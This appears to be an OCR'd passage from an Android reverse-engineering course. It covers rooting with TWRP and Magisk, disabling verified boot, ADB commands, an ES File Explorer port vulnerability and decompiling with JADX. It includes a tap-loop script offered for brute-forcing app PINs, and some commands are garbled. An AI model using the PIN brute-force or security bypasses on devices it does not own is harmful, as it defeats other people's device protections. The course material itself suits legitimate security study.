If you are not able to root your smartphone, this absolutely fine! We can still perform all the nice hacks without having root access on a real device! This is the reason why we have the emulator in this course! :) Getting root access on an android VM / emulator is pretty easy :).

6.1. Team Win Project (TWRP)

This is in my opinion the best solution to root your device. It is based on flashing a custom recovery image. You can think of this like booting from a linux cd on your laptop / pc. If your device is encrypted, you need to have the password to unlock it.

6.1.1. Preparation

To check if TWRP is available for your device, please have a look at the website: https://twrp.me/Devices/. In my case I am using a „Google Pixel 2" in Europe. The corresponding link will be: https://eu.dl.twrp.me/walleye/.

I select the „twrp-3.3.0-0-walleye.img" because I want to do the flashing on my own. I am not using the installer version. Walleye is the code name for the "Google Pixel 2".

To perform the flashing of a custom recovery image we have to unlock the boot loader first. This can be straight forward or even not possible for your device. It depends on the manufacture.

6.1.2. Unlocking the Boot Loader

For **google devices**, you can find all necessary information here: https://developers.google.com/android/images.

Sometimes you need some sort of proprietary software to unlock your device. In this case I recommend to take a look at the „https://www.xda-developers.com/" for further information.

Take care! By unlocking the bootloader, all your data will be wiped off. This is a security feature because otherwise an attacker would be able to restore all your data if you lose your phone. So please make sure to backup your important data!

Finally, there are also devices where unlocking the boot loader is not possible. In this case just stick to the provided Virtual Machine (VM). This is fine :)

6.2. Rooting the Device - Example

If you still want to root the device, here is my approach that I am using most of the time. First of all, we need to include „fastboot" into the $PATH variable of our Linux system. Fastboot requires root privileges, therefore we need to add it ot the „~/.bashrc" / „~/.zshrc" of your root user.

6.2.1. Adding Fastboot to the PATH variable

To edit the „~/.bashrc" file, you can use a text editor of your choice. If you are not familiar with VIM, you can try „gedit". Switch to the root user and open the „~/.bashrc" file.

```
$ sudo su
# gedit ~/.bashrc
```

add the entry „PATH=$PATH:/path-to-your-android-sdk-platform-tools-dir/„ into the file as shown below:

```
 94 # enable programmable completion features (you don't need to enable
 95 # this, if it's already enabled in /etc/bash.bashrc and /etc/profile
 96 # sources /etc/bash.bashrc).
 97 #if [ -f /etc/bash_completion ] && ! shopt -oq posix; then
 98 #    . /etc/bash_completion
 99 #fi
100
101 PATH=$PATH:/home/android/Android/Sdk/platform-tools
102
```

This will extend the path variable with the binaries included in platform-tools directory. If you are running a command from your shell, the system looks up all binaries included in these directories.

The change will take effect after closing and opening the terminal, or after typing the following command into the terminal.

```
# source ~/.bashrc
```

6.2.2. Unlocking the Bootloader

Now we can put the device into the bootloader mode and connect to it via fastboot.

```
$ adb shell reboot bootloader
$ sudo su
# fastboot devices
```

If this has worked, we get an output like shown below:

```
root@Hacking:/home/android# fastboot devices
FA82M1A00417   fastboot
```

The following command unlocks the bootloader on a Google Pixel device.

```
# fastboot flashing unlock
```

There is an information on your screen, which needs to be accepted by pressing the volume up button and the power button. Select „Unlocking the bootloader“.

6.2.3. Flashing TWRP

After unlocking the bootloader, the device will wipe all the data and reboots. It is now in some „factory reset“ state. We have to configure it again and enable USB-Debugging.

After this has been done, put the device into the bootloader mode again and check the connection with fastboot.

```
$ adb shell reboot bootloader
$ sudo su
# fastboot devices
```

Now we finally start flashing / booting from our custom recovery image which has been downloaded from the TWRP site.

```
# fastboot boot twrp-2.8.x.x-xxx.img
# fastboot flash recovery twrp-2.8.x.x-xxx.img #older devices
```

Here you have the output if it has been successful:

```
root@Hacking:/home/android# fastboot boot twrp-3.3.0-0-walleye.img
fastboot: error: cannot load 'twrp-3.3.0-0-walleye.img': No such
file or directory
root@Hacking:/home/android# fastboot boot /home/android/Downloads/
twrp-3.3.0-0-walleye.img
Sending 'boot.img' (32768 KB)                          OKAY [  1.095s]
Booting                                                OKAY [  0.058s]
Finished. Total time: 1.202s
```

The TeamWinProject image should also appear on your smartphone now. If we have provided a „lock“ mechanism (pin,pattern etc) we have to unlock the smartphone now, because the data is being encrypted with this pattern/code.

If you cannot unlock the device via TWRP it might be a known issue and we can try solving this by removing the protection (pin,pattern etc). After removing it, we simply boot from the TWRP image and should be fine :)

Ok, we removed the PIN and did reboot the device into bootloader mode and also did start the TWRP image via „fastboot“.

6.2.3.1. Installing MAGISK via TWRP

MAGISK is a rooting application, that circumvents several security features of your system to provide you root access. It is very important, that you download MAGISK only from the official source!

You should also consider that rooting the device will lower the security, so I highly recommend you not to root your private phone and get some test device to play with.

To download MAGISK please take a look at the official repository here: https://github.com/topjohnwu/Magisk/releases. I use the „Magisk-v21.4.zip“ archive and upload it via adb. Remember we are still in TWRP and here we can use adb to interact with the file system.

```
$ adb push Magisk-v21.4.zip /sdcard/
Magisk-v21.4.zip: 1 file pushed. 25.4 MB/s (6154880 bytes in 0.231s)
```

Now just press the install button, select your zip archive and „Swipe to confirm the flash“.

6.2.4. Flashing MAGISK

The other option is, compiling MAGISK into the official boot image of your vendor and flashing the whole new image onto your smartphone. This step does not required installing TWRP first.

Beside having root access, TWRP also has a bunch of nice options. It can perform a full backup of your device which functions as a snapshot. So you can revert it to a certain state. Therefore I recommend using the TWRP approach.

However for completeness, here is also the MAGISK way to root your smartphone :).

Patching Images

- Copy the boot/recovery image to your device
- Press the **Install** button in the Magisk card
- If you are patching a recovery image, check the **"Recovery Mode"** option
- If your device does **NOT** have a separate `vbmeta` partition, check the **"Patch vbmeta in boot image"** option
- Choose **"Select and Patch a File"** in method, and select the boot/recovery image
- Start the installation, and copy the patched image to your PC using ADB:
  `adb pull /sdcard/Download/magisk_patched_[random_strings].img`
- Flash the patched boot/recovery image to your device.
  For most devices, reboot into fastboot mode and flash with command:
  `fastboot flash boot /path/to/magisk_patched.img` or
  `fastboot flash recovery /path/to/magisk_patched.img`
- (Optional) If your device has a separate `vbmeta` partition, you can patch the `vbmeta` partition with command:
  `fastboot flash vbmeta --disable-verity --disable-verification vbmeta.img`
- Reboot and voila!

Source: https://topjohnwu.github.io/Magisk/install.html

6.2.4.1. Preparing the Image

The first step is downloading the factory image of your device. In case of a Google Pixel, you can find it here: https://developers.google.com/android/images.

After downloading the image we need to put it onto the sdcard:


```
$ adb push boot.img /sdcard/
```

Now we have to install the MAGISK application (https://github.com/topjohnwu/Magisk/releases) on our smartphone.

MAGISK is a very popular project but it is modifying your system and weaken the security of your smartphone. I mean, this is the purpose of this application but please only use these type of apps on testing devices and not on your private phones!

```
$ adb install Magisk-v25.1.apk
```

After installing the application, we have to select the boot.img which has been pushed onto the sdcard before.



Source: https://topjohnwu.github.io/Magisk/install.html

MAGISK is doing the rest. It will inject itself into the boot.img and create a new file out of it (magisk_patched-25100_F7IFO.img).

6.2.4.2. Flashing the image

To flash the modified image onto our smartphone, we have to restart it in “bootloader” mode. We can do this by using ADB as follow:


```
$ adb reboot bootloader
```

The other way to restart your smartphone in bootloader mode depends on the manufacture. On a Google Pixel device we have to power it off and hold the “volume down button / up (depends on manufacture)” + “power button” simultaneously for about 10 seconds. Afterwards we can release them and should end up in the bootloader menu.

Now we can use fastboot to flash the modified image:

```
# fastboot flash boot magisk_patched-25100_F7lFO.img

//Optional) If your device has a separate vbmeta partition, you can patch the vbmeta partition with command:
# fastboot flash vbmeta --disable-verity --disable-verification vbmeta.img
```

You can find out if you have a vbmeta partition by simply unpacking your stock image as shown below:



If this is the case you have the fastboot command with the “vbmeta” parameter.

6.3. Recover soft bricked Device

A soft brick means, that the device is in some kind of error state, where it does not fully boot anymore. However, certain important features like entering the bootloader are still available.

This could be enough to restore your device which I will describe next. If restoring is not possible anymore the device will be “hard bricked”. This means, it is completely broken and useless :(

6.3.1. Getting the Stock Firmware

The stock firmware is the original firmware of the device. This depends on the manufacture you have. Some vendors provide official downloads. In case of Google devices, you can simply download it from here: https://developers.google.com/android/images.

I am not using the flash-tool so I select the „Link“ to download the zip archive. In case of my Google Pixel it would be the following here: https://dl.google.com/dl/android/aosp/walleye-rp1a.201005.004.a1-factory-0c23f6cf.zip.

6.3.1.1. Bootloader mode

After downloading the factory Image, enter the bootloader (volume up or down + power for a certain amount of time) and check if the connection is successful with fastboot.

Please make sure your bootloader is still unlocked! If this is not the case, run „fastboot flashing unlock“.

6.3.1.2. Flashing the stock rom

Now unzip the factory image file on your laptop and start the flashing process by running the „flash-all.sh“ script. Once again, all data will be wiped off but if you have no access anymore, this might be the easiest option to get at least your device back.

```
$ unzip walleye-rp1a.201005.004.a1-factory-0c23f6cf.zip
$ sudo su
# ./flash-all.sh
Sending 'bootloader_a' (38700 KB)                  OKAY [  1.688s]
Writing 'bootloader_a'                             FAILED (remote:
'Operation is not allowed in Lock State')
fastboot: error: Command failed
Rebooting into bootloader                          OKAY [  0.001s]
Finished. Total time: 0.205s
< waiting for any device >
Sending 'radio_a' (60388 KB)                       OKAY [  2.722s]
[ … shorten … ]
Allocating group tables: done
Writing inode tables: done
Creating journal (65536 blocks): done
Writing superblocks and filesystem accounting information: done

Sending 'userdata' (316 KB)                        OKAY [  0.016s]
Writing 'userdata'                                 OKAY [  0.001s]
Rebooting                                          OKAY [  0.001s]
Finished. Total time: 176.136s
```


Now we can lock the bootloader again. We do not have to setup the whole device again just to enable ADB.

I recommend locking the bootloader back again. Otherwise if you lose your device, an attacker will be able to recover you data by flashing images like TWRP.

After locking it you can enjoy your freshly new installed operating system. I also recommend flashing the stock firmware if you buy some used smartphones. Then you can be sure that no apps / data are left on the device.


7. Android Debug Bridge (ADB)

The Android Debug Bridge (ADB) can be used for several tasks. We will have a look into some of them while there are of course more.



7.1. Device Connection

We have already talked about the different connection types (Linux VM / Emulator / VM) before, so here just a few additional information.



In case if you have multiple devices connected we need to use adb -s “serial number” of the device to select our targeted device.

7.2. Useful ADB commands


This is a short cheat sheet about some useful adb commands.

Command	Description
adb devices	Show connected devices
adb root	Get a root shell - Works only on certain images. Example: LineageOS.
adb reboot bootloader	Reboot the device into the boot loader mode
adb shell install -r	Install a new package (overwrite existing one)
adb push <local> <remote>	Upload a file from the laptop to the phone
adb pull <remote> <local>	Download a file from the phone to the laptop
adb shell dumpsys iphonesybinfo	Get the IMEI
adb get-serialno	Serial number of the device
adb shell pm list features	List the features of the smartphone
adb shell screencap -p „/Path/To/Save/Image.png“	Take a screenshot
adb shell screen record „/Path/CaptureRecord.mp4“	Capture a video of the device screen
adb shell am start -W -c android.intent.category.HOME -a android.intent.action.MAIN	Simulating pressing the Home Button
adb shell am start|startservice|broadcast <INTENT>	Start an Intent / service / broadcast receiver
adb logcat	System log information
adb bugreport	Dump the whole device information like dumpstate, dumpsys and logcat output. Important to get the Bluetooth Low Energy log!
adb backup	Backup all applications that have the „backup=true“ in their Manifest.xml
fastboot devices	List available devices in fastboot mode
adb shell pm reset-permissions -p your.app.package	Resets all the permissions of an app
adb shell pm path <package name>	Shows the path to the APK which can be downloaded (see adb pull) even without root permissions.
adb input touch <x> <y>	Perform a touch event at the given coordinates

This list is based on the useful commands provided here: ADB Commands.

7.2.1. ADB Forward

If we want to enable a service running on the smartphone on our linux system, we can use ADB forward.



This is useful specially regarding to the emulator because the emulator is running in a “restricted” environment. This means, not all services are atomically being exposed like this would be the case on a real smartphone. By forwarding these service we can further investigate them.

7.2.1.1. ES File Explorer Open Port Vulnerability - CVE-2019-6447

The ES File Explorer is a very popular application which had a vulnerability in the http server on port 59777. This web server accepted commands that gives an attacker the ability to fetch information about the device, apps being installed and also the ability to download files from the smartphone. Further information can be found here: https://github.com/fs0c131y/ESFileExplorerOpenPortVuln.

This port might be blocked on the emulator, but not on a real smartphone. By having “adb forward”, we can discover these findings also on the emulator.

7.2.2. Touch - Events

Simple version of automatically creating touch events on the smartphone. Could be also used to brute-force pin/swipe codes of apps. Save it onto the device in “/data/lcoal/tmp/script.sh” and simply run it within the adb shell. (chmod +x script.sh)

```
1
2  while true
3  do
4      input tap 746 758
5      input tap 544 523
6      input tap 256 664
7      input tap 400 935
8      input tap 900 1700
9  done;
```

8. Tools

Here you can find some useful commands or parameters and also some recommendations on what tool I use for a given case.

8.1. ZSH Configuration File

This is my configuration file, that I have been using during this course. It contains all the necessary shortcuts for the commands we are using.

```
$ cat ~/.zshrc

alias baksmali="java -jar /home/android/tools/baksmali/
baksmali-2.4.0.jar“
PATH=/home/android/tools/jadx/build/jadx/bin:/home/android/tools/
dex2jar:/home/android/.local/bin/:/home/android/Android/Sdk/build-
tools/30.0.2/:$PATH
alias python="/usr/bin/python3"
alias jd-gui="java -jar /home/android/tools/jd-gui/jd-gui.jar"
```

8.2. Development


The app development will be done in android studio. To view single files, I use the Visual Studio Code Editor.

8.2.1. Android Studio - Creating SMALI code

Beside app development, you can also use android studio to create single SMALI patterns. You can find android-studio here: https://developer.android.com/studio

Let’s say we have an app, where we do not have the source code, but we want to insert some anti debugging code. We can simply create a new project, provide the same package and class names and create our code how it should look like after patching. We build the project, decompile it with apktool and we have the final SMALI code to overwrite the existing code :)

8.2.2. Texteditor - Code Highlight



I only use Visual Studio Code to view SMALI files, because by selecting the Syntax „Java“ on the bottom right, we get a nice output.

There are also SMALI code highlight plugins but to me, the JAVA syntax is good enough to see the differences in the objects and methods. You can download Visual Studio Code here: https://code.visualstudio.com/

8.3. Decompiling / Reversing

For decompiling I mostly use apktool. In case this does not work, I also try out JADX. If the code is heavily obfuscated I use androguard.

8.3.1. JADX

JADX is being used to decompile an APK. It tries to generate the corresponding JAVA code. JADX is open source and can be installed as follow:

```
git clone https://github.com/skylot/jadx.git
cd jadx
./gradlew dist
```

Also check out the project here: https://github.com/skylot/jadx.

To decompile an application with JADX on the command line, we can simply provide the destination directory and the APK we want to decompile.

```
$jadx -d outdir de.fgerbig.spacepeng_1581.apk
INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 2
```

We can now find the single decompiled JAVA classes in the outdir directory. Here are also some additional parameters, that might be helpful.

```
-r, --no-res          - do not decode resources
--escape-unicode      - escape non latin characters in strings (with \u)
-j, --threads-count   - processing threads count, default: 1
--show-bad-code       - show inconsistent code (incorrectly decompiled)
--log-level           - set log level, values: QUIET, PROGRESS, ERROR,
WARN, INFO, DEBUG, default: PROGRESS
```

Parameter „-r“

The „-r“ parameter does not decode resources, which is handy because they often cause errors during the decompilation and are not really necessary for the reversing / patching process. The same for the „--escape-unicode“ parameter.

Parameter „-j x“

To speed up things a little bit we can use the „-j 4“ to increase the number of thread. This will be a lot faster because it is using more cores. The amount of possible threads is also limited based on your CPU(s).

Example Calculation:

To get an overview about the CPU / Cores / Threads of your system we can use “lscpu”.

```
$ lscpu
```

Here is the output and we are interested in the following three parameters.

```
CPU(s):                          4
On-line CPU(s) list:             0-3
Thread(s) per core:              1
Core(s) per socket:              1
Socket(s):                       4
```


Thread(s) per core: 1
Core(s) per socket: 1
Socket(s): 4

4 CPU x 1 core per socket x 1 Thread(s) per core => 4 * 1 * 1 => 4

Therefore the max thread count is 4 and max core count is 4. We can provide „-j 4“ as max value.

Parameter „--show-bad-code“

This parameter forces jadx to include the „bad code“ in the decompiled code. Here is an example. On the left, we have the Spacepeng.apk with the „—show-bad-code“ parameter and on the right without.



The text in blue represents the difference in both files. On the left (—show-bad-code) parameter, we can see weird looking code which has been included and obviously causing some problems. This code has been skipped in the output on the right side (without —show-bad-code) parameter.

You can play around with this parameter if you encounter that you are missing something which might have not been decompiled correctly. I do not use this very often but it is nice to have. This feature is now also being included in the GUI too.

Parameter „ --log-level“

This parameter is very useful and in my opinion, it is not used very often.

```
$jadx -d out --log-level error de.fgerbig.spacepeng_1581.apk
```

```
INFO  - loading ...
INFO  - processing ...
ERROR - [2296] JadxRuntimeException in pass: BlockProcessor in method: com.badlogic.gdx.utils.JsonReader.parse(char[], int, int):com.badlogic.gdx.utils.JsonValue, file: classes.dex
jadx.core.utils.exceptions.JadxRuntimeException: CFG modification limit reached, blocks count: 420
        at jadx.core.dex.visitors.blocksmaker.BlockProcessor.processBlocksTree(BlockProcessor.java:72)
        at jadx.core.dex.visitors.blocksmaker.BlockProcessor.visit(BlockProcessor.java:46)
        at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:26)
        at jadx.core.dex.visitors.DepthTraversal.lambda$visit$1(DepthTraversal.java:14)
        at java.base/java.util.ArrayList.forEach(ArrayList.java:1508)
        at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:14)
        at jadx.core.ProcessClass.process(ProcessClass.java:59)
        at jadx.core.ProcessClass.generateCode(ProcessClass.java:86)
        at jadx.core.dex.nodes.ClassNode.decompile(ClassNode.java:263)
        at jadx.core.dex.nodes.ClassNode.decompile(ClassNode.java:226)
        at jadx.api.JavaClass.getCodeInfo(JavaClass.java:53)
        at jadx.api.JadxDecompiler.lambda$appendSourcesSave$1(JadxDecompiler.java:236)
        at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1128)
        at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
        at java.base/java.lang.Thread.run(Thread.java:830)
ERROR - [80] JadxRuntimeException in pass: BlockProcessor in method: com.badlogic.gdx.utils.compression.lz.InWindow.ReadBlock():void, file: classes.dex
jadx.core.utils.exceptions.JadxRuntimeException: CFG modification limit reached, blocks count: 118
        at jadx.core.dex.visitors.blocksmaker.BlockProcessor.processBlocksTree(BlockProcessor.java:72)
        at jadx.core.dex.visitors.blocksmaker.BlockProcessor.visit(BlockProcessor.java:46)
        at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:26)
        at jadx.core.dex.visitors.DepthTraversal.lambda$visit$1(DepthTraversal.java:14)
        at java.base/java.util.ArrayList.forEach(ArrayList.java:1508)
        at jadx.core.dex.visitors.DepthTraversal.visit(DepthTraversal.java:14)
        at jadx.core.ProcessClass.process(ProcessClass.java:59)
        at jadx.core.ProcessClass.generateCode(ProcessClass.java:86)
        at jadx.core.dex.nodes.ClassNode.decompile(ClassNode.java:263)
        at jadx.core.dex.nodes.ClassNode.decompile(ClassNode.java:226)
        at jadx.api.JavaClass.getCodeInfo(JavaClass.java:53)
        at jadx.api.JadxDecompiler.lambda$appendSourcesSave$1(JadxDecompiler.java:236)
        at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1128)
        at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:628)
        at java.base/java.lang.Thread.run(Thread.java:830)
ERROR - 2 errors occurred in following nodes:
ERROR -   Method: com.badlogic.gdx.utils.JsonReader.parse(char[], int, int):com.badlogic.gdx.utils.JsonValue
ERROR -   Method: com.badlogic.gdx.utils.compression.lz.InWindow.ReadBlock():void
ERROR - finished with errors, count: 2
```

We immediately see, which functions could not be correctly decompiled and also by checking them with „jadx-gui“ we can see that we are missing some information here.

```
    /*  JADX ERROR: JadxRuntimeException in pass: BlockProcessor
        jadx.core.utils.exceptions.JadxRuntimeException: CFG modification limit reached, blocks count: 420
          at jadx.core.dex.visitors.blocksmaker.BlockProcessor.processBlocksTree(BlockProcessor.java:72)
          at jadx.core.dex.visitors.blocksmaker.BlockProcessor.visit(BlockProcessor.java:46)
        */
81  public com.badlogic.gdx.utils.JsonValue parse(char[] r54, int r55, int r56) {
        /*
        // Method dump skipped, instructions count: 2296
        */
        throw new UnsupportedOperationException("Method not decompiled: com.badlogic.gdx.utils.JsonReader.parse(char[], int, int):com.badlogic.gdx.ut
    }

563 private static byte[] init__json_actions_0() {
564     return new byte[]{0, 1, 1, 1, 2, 1, 3, 1, 4, 1, 5, 1, 6, 1, 7, 1, 8, 2, 0, 7, 2, 0, 8, 2, 1, 3, 2, 1, 5};
    }
```

This is important for the reversing process because we might miss important information. In this case it is not a big deal because there are only 2 errors and they are in functions that are not really required. By checking this, we are now pretty sure that we do not miss any important information.

I recommend the error tap in the normal usage. If you deal with obfuscation you might want to enable „Debug“ too. But be prepared, the output is pretty large.

Deobfuscation - Techniques

JADX also provides some deobfuscation techniques. It is summarizing single Patterns to larger class / method names.

```
--deobf                         - activate deobfuscation
--deobf-min                     - min length of name, renamed if shorter, default: 3
--deobf-max                     - max length of name, renamed if longer, default: 64
--deobf-rewrite-cfg             - force to save deobfuscation map
--deobf-use-sourcename          - use source file name as class name alias
--deobf-parse-kotlin-metadata   - parse kotlin metadata to class and package names
```

It is also doing a good job but to be honest, the code will still be obfuscated. I mean you will not get the original class names back. Instead of a.b.c.a.aa() we might get something like p0012.p0192().

You can also check out how the deobfuscation is working. It is an awesome open source project: https://github.com/skylot/jadx/blob/master/jadx-core/src/main/java/jadx/core/deobf/Deobfuscator.java.

If you have to deal with deobfuscation that cannot be handled by the tools, I recommend creating a flow- and call graph of the application. Then we can track down which classes are doing what and start renaming them. This approach takes of course a lot of time.

Parameter „—cfg“

